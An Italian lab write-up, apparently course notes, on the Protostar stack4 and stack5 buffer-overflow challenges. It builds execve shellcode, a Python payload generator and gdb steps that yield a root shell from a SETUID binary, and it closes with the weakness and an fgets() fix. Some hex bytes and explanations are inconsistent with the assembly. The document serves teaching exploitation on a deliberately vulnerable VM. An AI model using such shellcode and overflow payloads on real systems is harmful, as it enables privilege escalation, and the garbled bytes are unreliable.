











```
python -c 'print "a" * 76 + "\xf4\x83\x04\x08"' | ./stack4
```

Il comando andrà in segmentation fault ma avremo cmq vinto la sfida.

Il crash di stack4 è causato dal fatto che dopo l'esecuzione di `win()` viene letto il valore successivo sullo stack (che è stato rovinato), per riprendere il flusso di esecuzione. Tuttavia, tale fatto non costituisce un problema poiché siamo riusciti a vincere la sfida.

### 12.1.2 Spiegazione con stack in STACK 4



# Capitolo 13

## Protostar - stack 5

Credenziali di accesso con SSH:

```
> ssh -oHostKeyAlgorithms=+ssh-rsa user@10.0.2.15
> Password: user
```

Stack5 è un buffer overflow standard, questa volta introduce lo shellcode. L'obiettivo della sfida è eseguire codice arbitrario a tempo di esecuzione.

```
#include <stdlib.h>
#include <unistd.h>
#include <stdio.h>
#include <string.h>

int main(int argc, char **argv){
    char buffer[64];
    gets(buffer);
}
```

### 13.1 Raccolta informazioni

Il programma stack5 accetta input locali, da tastiera o da altro processo (tramite pipe). L'input è una stringa generica. Esaminando i metadati di stack5 scopriamo che esso è SETUID root, quindi qualunque cosa faccia stack5 lo fa come se fosse root.

```
> ls -la ./stack5

-rwsr-xr-x 1 root root
```

In questa sfida è richiesta l'esecuzione di codice arbitrario, che sarà eseguito con i permessi root. Tale codice, scritto in linguaggio macchina con codifica esadecimale, viene iniettato tramite l'input. Il codice iniettato dall'attaccante potrebbe ricadere sull'esecuzione di una shell (un codice macchina che esegue una shell viene detto shellcode) che andrà ad operare con i permessi di root.

Il piano di attacco quindi è il seguente: produciamo un input contenente:

- Lo shellcode (codificato in esadecimale).
- Caratteri di padding fino all'indirizzo di ritorno.
- L'indirizzo iniziale dello shellcode (da scrivere nella cella contenente l'indirizzo di ritorno).

Eseguendo stack5 con tale input, otterremo così una shell, e poiché stack5 è SETUID root, la shell sarà di root.

La prima operazione da svolgere consiste nella preparazione di uno shellcode. Costruiremo tale shellcode da zero, tenendo presente che la sua dimensione deve essere grande al più 76 byte dati da stack4 studiando il layout della funzione main:  $\text{sizeof(buffer)} + \text{sizeof(padding)} + \text{sizeof(vecchio EBP)}: 64 + 8 + 4 = 76$  byte.

Inoltre lo shellcode, non deve contenere byte nulli, in quanto un byte nullo viene interpretato come string terminator, causando la terminazione improvvisa della copia nel buffer, facendo arrestare il programma. Lo shellcode che andiamo a preparare è molto semplice (deve aprire una semplice shell) e consiste nelle istruzioni seguenti:

```
execve("/bin/sh");
exit(0);
```

### 13.1.1 Funzione execve

execve() riceve tre parametri in input:

- Un percorso che punta al programma da eseguire
- Un puntatore all'array degli argomenti argv[]
- Un puntatore all'array dell'ambiente envp[]

Per convenzione, i registri usati per il passaggio dei parametri sono

- EAX: identificatore della chiamata di sistema
- EBX: primo argomento
- ECX: secondo argomento
- EDX: terzo argomento
- EAX: per convenzione, il registro usato per il valore di ritorno

I parametri in ingresso per execve() nel nostro shellcode sono

- filename=/bin/sh (va in EBX)
- argv[] = NULL (va in ECX)
- envp[] = NULL (va in EDX)

Il valore di ritorno per execve() non viene utilizzato e quindi non generiamo codice per gestirlo. **Shellcode per execve:** Lo shellcode ora visto va tradotto in una stringa di caratteri esadecimali e fornito in input a stack5. Shellcode.s:


```
shellcode:
    xor     %eax,%eax
    push    %eax
    push    $0x68732f2f
    push    $0x6e69622f
    mov     %esp,%ebx
    mov     %eax,%ecx
    mov     %eax,%edx
    mov     $0xb,%eax
    int     $0x80
    xor     %eax,%eax
    inc     %eax
    int     $0x80
```

#### Spiegazione assembly

- xor %eax,%eax
  - ▷ Azzeramento del registro EAX. Utilizza l'operazione XOR su EAX stesso per mettere il suo valore a zero senza usare byte nulli (\x00).
- push %eax
  - ▷ Mettiamo il valore di EAX (che è zero) sullo stack.
- push \$0x68732f2f
  - ▷ Mettiamo sullo stack il valore 0x68732f2f, che rappresenta "//sh" in formato little-endian.
- push \$0x6e69622f
  - ▷ Mettiamo sullo stack il valore 0x6e69622f, che rappresenta "/bin" in formato little-endian.
- mov %esp,%ebx
  - ▷ Copiamo il puntatore dello stack (ESP) nel registro EBX. EBX ora punta all'inizio della stringa "/bin//sh".

- `mov %eax,%ecx`
  - ▷ Azzerare il registro ECX copiando il valore di EAX (che è zero) in ECX. ECX sarà usato come il secondo argomento di `execve (argv)`, che deve essere NULL.
- `mov %eax,%edx`
  - ▷ Azzerare il registro EDX copiando il valore di EAX (che è zero) in EDX. EDX sarà usato come il terzo argomento di `execve (envp)`, che deve essere NULL.
- `mov $0xb,%al`
  - ▷ Mettiamo il valore 0xb (11 in decimale) nel registro AL (la parte meno significativa di EAX). Questo è il numero della chiamata di sistema per `execve`.
- `int 0x80`
  - ▷ Eseguiamo l'interrupt 0x80, che invoca la chiamata di sistema specificata nel registro EAX (`execve` in questo caso).
- `xor %eax,%eax`
  - ▷ Azzeriamo di nuovo il registro EAX.
- `inc %eax`
  - ▷ Incrementiamo il registro EAX di uno. Ora EAX contiene 1, che è il numero della chiamata di sistema per `exit`.
- `int 0x80`
  - ▷ Eseguiamo l'interrupt 0x80, che invoca la chiamata di sistema specificata nel registro EAX (`exit` in questo caso).

### 13.1.2 Spiegazione con stack in STACK 5 dello shellcode



Compiliamo il programma Assembly (shellcode.s) in codice macchina, ottenendo il file oggetto shellcode.o e ottenendo un file oggetto, senza procedere alla fase di linking con l'opzione '-c'. Il comando objdump permette l'estrazione di informazioni da un file. Utilizziamo objdump per disassemblare shellcode.o e otteniamo così le istruzioni codificate in esadecimale.

```
gcc -m32 -c shellcode.s -o shellcode.o
```

```
objdump --disassemble shellcode.o | grep "^ " | cut -f2
```

L'output di questo comando è il nostro codice macchina in esadecimale, quindi copiamo quello che otteniamo e dobbiamo scriverli sotto forma di stringa in modo da passarli in input a stack5.

Le istruzioni sono poi codificate sotto forma di stringa:

```
"\x31\x05\x50\x68\x2f\x2f\x73\x68"
"\x68\x2f\x62\x69\x6e\x89\xe3\x89"
"\xc1\x89\xc2\xb8\x0b\x00\x00\x00"
"\xcd\x80\x31\x05\x40\xcd\x80"
```

La lunghezza finale è di 31 byte quindi va bene.

Creiamo uno script in python che ci aiuti nella generazione del payload:

```
nano stack5-payload.py
```

stack5-payload.py:

```
#!/usr/bin/python
```

```
shellcode = (
    "\x31\xc0"
    "\x50"
    "\x68\x2f\x2f\x73\x68"
    "\x68\x2f\x62\x69\x6e"
    "\x89\xe3"
    "\x89\xc1"
    "\x89\xc2"
    "\xb8\x0b\x00\x00\x00"
    "\xcd\x80"
    "\x31\xc0"
    "\x40"
    "\xcd\x80"
)
```

```
print payload
```

Compiliamo il nostro file:

```
> python stack5-payload.py > /tmp/payload
```

Eseguiamo quindi stack5 in gdb

```
> gdb -q /opt/protostar/bin/stack5
> disass main
Dump of assembler code for function main:
0x080483c4 <main+0>:  push    %ebp
0x080483c5 <main+1>:  mov     %esp,%ebp
0x080483c7 <main+3>:  and     $0xffffffff0,%esp
0x080483ca <main+6>:  sub     $0x50,%esp
0x080483cd <main+9>:  lea     0x10(%esp),%eax
0x080483d1 <main+13>:  mov     %eax,(%esp)
0x080483d4 <main+16>:  call    0x80482e8 <gets@plt>
0x080483d9 <main+21>:  leave
0x080483da <main+22>:  ret
End of assembler dump.
```


Impostiamo un breakpoint sull'istruzione *leave* per trovare l'indirizzo di ritorno nello stack

```
> bp *0x080483da
```

A questo punto startiamo l'esecuzione con il payload precedentemente creato con:

```
> r < /tmp/payload
```

Si fermerà ovviamente al breakpoint e la situazione dello stack sarà la seguente:



A questo punto in gdb guardiamo il contenuto del registro `$esp` nel seguente modo:

```
> (gdb) x/a $esp
0xbffff780:      0xbffff790
```

L'indirizzo `0xbffff790` sarà l'indirizzo da ricordare ed inserire alla fine del nostro payload per sovrascrivere l'indirizzo di ritorno nello stack. Questo assicura che, al momento del ritorno dalla funzione, il flusso di esecuzione salti all'inizio del buffer dove è stato iniettato il nostro shellcode.

Considerando quindi che l'ampiezza dell'area di memoria da buffer all'indirizzo di ritorno è di: 64 byte per il buffer, 8 byte per il padding imposto dall'architettura per far sì che lo stack si allinei su un multiplo di 16 byte e 4 byte per salvare il vecchio EBP per un totale di 76 byte.

In particolare dobbiamo riempire il buffer con una parte che contiene il nostro shellcode, nel nostro caso lo shellcode è di 31 byte, quindi gli altri  $76 - 31 = 45$  byte, vanno riempiti di lettere a caso e alla fine iniettare l'indirizzo raccolto in precedenza (poichè appunto esp punta all'inizio del buffer).

Aggiornamento di stack5-payload.py:

```
#!/usr/bin/python

# Parametri da impostare
#0xbffff790, in little endian \x90\xf7\xff\bf
ret = "\x90\xf7\xff\bf"
length = 76

shellcode = (
    "\x31\xc0"
    "\x50"
    "\x68\x2f\x2f\x73\x68"
    "\x68\x2f\x62\x69\x6e"
    "\x89\xe3"
    "\x89\xc1"
    "\x89\xc2"
    "\xb8\x0b\x00\x00\x00"
    "\xcd\x80"
    "\x31\xc0"
    "\x40"
    "\xcd\x80"
)

padding = 'a' * (length - len(shellcode))
payload = shellcode + padding + ret

print payload
```

Ora ovviamente eseguiamo lo script con `python stack5-payload.py > /tmp/payload` e proviamo a rilanciare gdb.

```
> gdb -q /opt/protostar/bin/stack5
> r < /tmp/payload
Starting program: /opt/protostar/bin/stack5 < /tmp/payload
Executing new program: /bin/dash
Program exited normally.
```

gdb apre la shell dash, ma la chiude subito. Lanciamo l'eseguibile normalmente con payload in input

```
>/opt/protostar/bin/stack5 < /tmp/payload
Segmentation fault
```

I problemi sono due:

- Il primo problema potrebbe essere che gdb durante la sua esecuzione **aggiunge due variabili d'ambiente** `LINES` e `COLUMNS` e quindi va ad ampliare lo spazio che viene usato per le variabili d'ambiente nello stack, quindi tutto lo stack shifta verso sinistra e quindi cambiano gli indirizzi, ciò non avviene se lanciamo l'eseguibile fuori da gdb.
- Il secondo è che la funzione `gets` consuma tutti i caratteri e quando apre la shell legge l'eof mandato da `gets` e quindi chiude subito la shell.

Il primo problema si risolve lanciando gdb come sempre in precedenza ed eliminando le 2 variabili che aggiunge con:

```
> gdb -q /opt/protostar/bin/stack5
> (gdb) unset env LINES
> (gdb) unset env COLUMNS
> (gdb) disass main
...
0x080483d9 <main+21>: leave
0x080483da <main+22>: ret
End of assembler dump.
> (gdb) b *0x080483d9
Breakpoint 1 at 0x080483d9: file stack5/stack5.c, line 11.
> (gdb) r < /tmp/payload
Starting program: /opt/protostar/bin/stack5 < /tmp/payload
Breakpoint 1, main (argc=0, argv=0xbffff8a4) at stack5/stack5.c:11
> (gdb) x/a $esp
0xbffff7a0: 0xbffff7b0
```

Notiamo che l'indirizzo di esp è cambiato quindi conserviamo il valore del indirizzo di esp `0xbffff7a0` e impostandolo nello script nella variabile `ret`, nel formato little endian esadecimale, `"\xa0\xf7\xff\xbf"`.

Bene ora proviamo a lanciare l'eseguibile col nuovo payload e l'indirizzo corretto sostituito.

```
cat /tmp/payload - | /opt/protostar/bin/stack5
```

Sostanzialmente il contenuto del file `/tmp/payload` viene inviato come input al programma `stack5`. Inoltre, `cat` leggerà anche ulteriori input dall'utente via `stdin` col `-`, se presenti, e li invierà al programma `stack5`.

Ciò che osserviamo è che lo script parte correttamente e lanciando abbiamo una shell aperta coi privilegi di `root`, questo perchè siccome l'eseguibile ha il bit `setuid` alzato ed il proprietario dell'eseguibile è `root` allora tutto ciò che quell'eseguibile fa lo fa coi privilegi di `root`.

```
>user@protostar:/tmp$ cat payload - | /opt/protostar/bin/stack5
>id
uid=1001(user) gid=1001(user) euid=0(root) groups=0(root),1001(user)
>whoami
root
```

SFIDA VINTA!

### 13.1.3 Vulnerabilità

1. La prima debolezza è già nota e non viene più considerata: assegnazione di privilegi non minimi al file binario.
2. CWE-121 Stack-based Buffer Overflow: la dimensione dell'input destinato ad una variabile di grandezza fissata non viene controllata, di conseguenza un input troppo grande corrompe lo stack.

### 13.1.4 Mitigazione

Limitare la lunghezza massima dell'input destinato ad una variabile di lunghezza fissata. Ad esempio, ciò può essere fatto evitando l'utilizzo di `gets()` in favore di `fgets()`.

La funzione `fgets()` ha tre parametri in ingresso:

- `char *s`: puntatore al buffer di scrittura
- `int size`: taglia massima input
- `FILE *stream`: puntatore allo stream di lettura

Inoltre, ha un valore di ritorno: `char *`: `s` o `NULL` in caso di errore.

Un possibile esempio di modifica è il seguente:

```
#include <stdlib.h>
#include <unistd.h>
#include <stdio.h>
#include <string.h>

int main(int argc, char **argv){

    char buffer[64];
    fgets(buffer,64,stdin);
}
```